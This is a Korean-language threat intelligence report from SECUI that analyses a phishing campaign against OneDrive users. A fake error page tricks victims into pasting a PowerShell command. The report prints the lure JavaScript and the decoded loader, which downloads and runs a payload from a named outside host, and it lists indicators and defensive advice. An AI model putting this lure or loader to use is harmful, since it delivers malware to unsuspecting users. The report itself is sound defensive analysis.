SECUI

2024 년 8 월 첫째 주, 위협 동향 보고서
(Threat Intelligence Report)

– 목 차 –

1 2024 년 8 월 첫째 주, 최신 위협 현황


1.1 Microsoft OneDrive 사용자 표적의 사회공학적 피싱 캠페인

1.1.1 키워드 및 요약

+ 키워드: Malware, Phishing, Social Engineering
+ 요약: Microsoft OneDrive 사용자를 표적으로 PowerShell 스크립트를 실행하도록 속이는 피싱 캠페인

1.1.2 위협 설명


+ Trellix 社 Research Center 는 Microsoft OneDrive 사용자를 표적으로 삼는 정교한 피싱 캠페인을 확인하였으며, 공격자는 소셜 엔지니어링 전술을 사용하여 사용자를 속여 PowerShell 스크립트를 실행을 유도함
+ 공격자는 공격 대상에게 ".html" 파일이 포함된 이메일을 전송하고, 공격 대상이 ".html" 파일을 실행할 경우 실제 OneDrive 에러메시지가 출력됨
+ 에러 메시지는 OneDrive 의 DNS 문제를 해결하는 방법을 설명하는 버튼을 클릭하도록 유도하고 빠른 링크 메뉴(Windows 키 + X) 열기, Windows PowerShell 터미널 액세스, 명령 붙여 넣기 및 실행에 대한 과정을 실행하라는 메지시가 표시됨



Error 0x8004de86 : OneDrive 접속 및 로그인시 발생할 수 있는 오류 코드
실제 오류 코드를 사용하여 공격 대상이 의심하지 않게 하는 소셜 엔지니어링 전술을 사용하였고, "How to fix" 버튼을 클릭 유도

[OneDrive 사용자 표적 피싱 메시지]


+ 해당 캠페인의 대상이 되는 OneDrive 사용자는 전 세계에 분포하고 있어 위협에 효과적으로 대처하기 위해서는 국제 협력과 정보 공유가 필요하며 사용자의 대부분이 미국(40%), 한국(17%), 독일(14%), 인도(10%)로 주의를 요함



[피싱 캠페인 타겟 국가]

1.1.3 위협 분석

+ 공격 대상이 이메일에서 html 파일 실행시 "Reports.pdf" 파일과 "Error 0x8004de86" 이라는 제목의 창을 표시하는 OneDrive 페이지를 확인하였으며, 오류 메시지에는 "Details", "How to Fix" 버튼이 확인됨



[Error 메시지를 출력하는 OneDrive 페이지]

+ "Details" 버튼 클릭 시 공식 OneDrive 의 오류 메시지 해결 페이지로 이동 되고, "How to Fix" 버튼 클릭 시 공격 대상에게 빠른 링크 메뉴(Windows 키+X) 열기, Windows PowerShell 터미널 액세스, 명령 붙여 넣기 및 실행에 대한 과정을 실행하라는 지시가 표시됨

```
<div id="buttons">
    <a href="#" class="white-button" onclick="GD()">How to fix</a>  
    <a href="https://learn.microsoft.com/en-us/windows-server/networking/dns/troubleshoot/troubleshoot-dns-server" target="_blank" class="white-button">Details</a>
</div>
```

["Details" 버튼 클릭 시 연결 정보]

Error 0x8004de86 Failed to connect to the "OneDrive" cloud service, to fix the error, you need to update the DNS cache manually.
Use **"Windows Key"** + **"X"** keyboard shortcut, and then use **"Windows Powershell /Terminal"**, click **"Ctrl + V"** & **"Enter"** in the appeared windows.

["How to Fix" 버튼 클릭 시 표시 정보]

+ "How to Fix" 버튼 클릭 시 메시지 출력과 함께 백그라운드에서는 ".html" 파일에 포함된 ".js" 스크립트의 GD 함수를 호출함

```
function GD()
{
    var J1 = document.getElementById("hidden-content");
    J1.style.display = "block";
    var ls = document.getElementById("dr");
    ls.select();
    document.execCommand("copy");
    window.getSelection().removeAllRanges();
}

$(document).ready(function()
{
    var ide = $(this).attr("title");
    var p3 = atob(ide);

    $("#dr").val(p3);
    $("#OL").css("display", "block");

    setTimeout(function()
    {
        $("#PZ").css("display", "none");
        $("#em").css("display", "block");
    }, 2000);

    $(document).on("click", function(event)
    {
        if(!$(event.target).closest("#OL").length)
        {
            alert('Failed to connect to the "OneDrive" cloud service');
        }
    });
```

["How to Fix" 버튼 클릭 시 트리거 되는 GD 함수]

+ atob() 메서드는 Base64 를 사용하여 인코딩된 데이터 문자열(이미지에 표시된 "title")을 디코딩하고 execCommand 메서드에서 디코딩된 명령을 클립보드로 복사

```
ipconfig /flushdns

$base64 =
"JGc4ID0gImh0dHBzOi8va29zdHVtbjEuaWxhYnNlcnZlci5jb20vMS56aXAiOw0KJG1WID0gImM6XFxkb3dubG9hZHMiOw0KTmV3LU10ZW0gLU10ZW1UeXBlIE
RpcmVjdG9yeSAtRm9yY2UgLVBhdGggJG1WOw0KSW52b2tlLVdlYlJlcXVlc3QgLVVyaSAkajqgLU91dEZpbGUgJG1WXGZNLnppcDsNCkNsZWFyLUhvc3Q7DQp
HBhbmQtQXJjaGl2ZSAkbVZc2k0uemlwIC1Gb3JjZSAtZGVzdGluYXRpb25wYXRoICRtVjsNC1JlbW92ZS1JdGVtIC1QYXRoICRtVlxmTS56aXA7DQpTdGFydC
cm9jZXNzICRtVlxBdXRveAQzLmV4ZSAkbVZcc2NyaXB0LmEzeA0KW1N5c3RlbS5SZWZsZWN0aW9uLkFzc2VtYmx5XTo6TG9hZFdpdGhQYXJ0aWFsTmFtZSgiU1
zdGVtLldpbmRvd3MuRm9ybXMiKTsNC1cTeXN0ZW0uV2luZG93cy5Gb3Jtcy5NZXNzYWdlQm94XTo6U2hvdygiVGhlIG9wZXJhdGlvbiBjb21wbGV0ZWQgc3VjY2
Vzc2ZlbGx5LCBwbGVhc2UgcmVsb2FkIHRoZSBwYWdlIiwgIlN5c3RlbSIsIDAsIDY0KTsNCkNsZWFyLUhvc3Q7DQo=";

iex([System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String($base64)));

Set-Clipboard -Value "   ";

exit;
```

```
$j8 = "https://kostumn1.ilabserver.com/1.zip";
$mV = "c:\\downloads";
New-Item -ItemType Directory -Force -Path $mV;
Invoke-WebRequest -Uri $j8 -OutFile $mV\fM.zip;
Clear-Host;
Expand-Archive $mV\fM.zip -Force -destinationpath $mV;
Remove-Item -Path $mV\fM.zip;
Start-Process $mV\Autoit3.exe $mV\script.a3x
[System.Reflection.Assembly]::LoadWithPartialName("System.Windows.Forms");
[System.Windows.Forms.MessageBox]::Show("The operation completed successfully, please reload the page", "System", 0, 64);
Clear-Host;
```

[클립보드로 복사되는 명령(위) / 디코딩된 명령(아래)]

+ 공격 대상의 PC 의 PowerShell 에서 "ipconfig /flushdns"를 실행하여 DNS 테이블을 초기화하고, 그 후 C 드라이브에 "downloads"라는 폴더를 생성. 생성된 "downloads" 폴더에 아카이브 파일을 다운로드 후 이름을 변경한 다음 "script.a3x" 및 "AutoIt3.exe"을 추출
+ 추출한 "AutoIt3.exe"가 실행되며 공격 대상에게는 작업이 성공했다는 메시지와 함께 악성 행위가 포함된 스크립트 "script.a3x"를 실행

"The operation completed successfully, Please reload the page"

[공격자의 악성 스크립트 실행 후 사용자에게 표시되는 메시지]

1.1.4 침해 지표 (Indicators of Compromise)

Indicator type	Indicator
Domain	hxxps://kostumn1[.]ilabserver[.]com
FileHash-MD5	d6faa6bd1732517f260d94feb3cdbfc2
FileHash-MD5	1152103edc64ddee7ea4e07cd5dd78ae
FileHash-MD5	ef082ddcbf5c94f1da1d2026d36b6b3f

FileHash-MD5	55cf60a640fc773a7c38de9c5e44da30
FileHash-MD5	cf16271bfe826db5ef0c1a67433a619f
FileHash-MD5	7f5c82eadbaadec6ba2b004fbafa9a31
FileHash-MD5	328110e6c36cd70edac6bea395c40b18
FileHash-MD5	363b4f9fdb1e2a5926037b207caecfe5
FileHash-MD5	b183269587055f35cb23d2d33ff3f5fa
FileHash-MD5	2df579460a76631836d108578af4caa5
FileHash-MD5	0e36cf2719295596da0c7ef10b11df15
FileHash-MD5	1eda7707ef4e03f0b1ab6b6fb96757a6
FileHash-MD5	d524addd18d8014d72abb9dd172e782d
FileHash-MD5	ef9d05bb8a24bec1d94123c90b1268bb
FileHash-MD5	4341f0372eda93afce82908014f420d9
FileHash-MD5	30997b5e63297c58c4f9fe73c8c200ac
FileHash-MD5	eed2174f5b87d58b1b0baea0e509e141
FileHash-MD5	deaf955bbf5d66db200e366ae3563eab
FileHash-MD5	cac3c4005f952293b38302199494759a
FileHash-MD5	fca4c1908da892161bbf09f1437dade7
FileHash-MD5	beb8a50f67424c3b70cb56fc8833d246
FileHash-MD5	04cdff477585cb0747ecd20052f03c2e
FileHash-MD5	404bd47f17d482e139e64d0106b8888d
FileHash-MD5	7a7d09b4bcd75bc7d7badd3c117596f7
FileHash-MD5	a1846e262d900f56f4a7d5f51100ec44
FileHash-MD5	dfa96717b69fa69d264a60b9de36f078
FileHash-MD5	253cdeabd5e429832f9bbd7f37dd0798
FileHash-MD5	c56b5f0201a3b3de53e561fe76912bfd
FileHash-MD5	763d557c3e4c57f7d6132a444a930386
FileHash-MD5	d0ad617ed1812822eebc9592d49a575c
FileHash-MD5	1ff108f1bfb39b21db5f1d4f7ad56bf2
FileHash-MD5	96bb795d111717109fac22f8433c7e27
FileHash-MD5	0852c3e7903dd3b1db6a6b232c33a25a
FileHash-MD5	e0768bce522927eb89f74750e09f2a1c
FileHash-MD5	7133ae7dd452aa6469c85e236a59159e

1.1.5 대응 가이드

- 위 IOC 상에 발견된 정보에 대하여 업무 영향도 평가 후 설정 가능한 보안 솔루션을 통해 탐지 및 차단 설정
- 신뢰할 수 없는 발신자의 첨부파일 및 링크 클릭 주의
- 단말 상에서 사용되는 안티 바이러스 프로그램을 최신버전으로 유지
- 사용되는 어플리케이션 또는 운영체제에 대하여 최신 패치를 반영

1.1.6 참고 자료

- https://www.trellix.com/blogs/research/onedrive-pastejacking/

2 관련 용어

- **멀웨어 (Malware):** 컴퓨터, 서버, 클라이언트, 컴퓨터 네트워크에 악영향을 끼칠 수 있는 모든 소프트웨어의 총칭
- **피싱 (Phishing):** 전자우편 또는 메신저를 통해 신뢰할 수 있는 사람 또는 기업이 보낸 메시지인 것처럼 가장하여, 비밀번호 및 신용카드 정보와 같이 기밀을 요하는 정보를 부정하게 얻으려는 social engineering 공격의 한 종류
- **사회공학 (Social Engineering):** 기술적인 방법이 아닌 사람들 간의 기본적인 신뢰를 기반으로 사람을 속여 비밀 정보를 획득하는 기법
- **파워쉘 (PowerShell):** 마이크로소프트가 개발한 확장 가능한 명령 줄 인터페이스
- **atob 함수:** Javascript 에서 Base64 로 인코딩된 문자열을 디코딩하는 함수
- **침해 지표 (Indicators of Compromise):** 디지털 침해사고를 분석하거나 예방하는데 사용되는 침해지표(Hash, URL, IP 등)

End of Document

SECUI (주)시큐아이

서울특별시 종로구 종로 51 3~6F (종로2가, 종로타워)
tel 02 3783 6600 **fax** 02 3783 6499 www.secui.com

대표전화 **080-331-6600**
기술지원/침해대응센터 **02-3783-6500**
보안관제센터 **02-3782-4030**
평일 : 오전 8시 ~ 오후 5시 (토, 일, 공휴일 제외)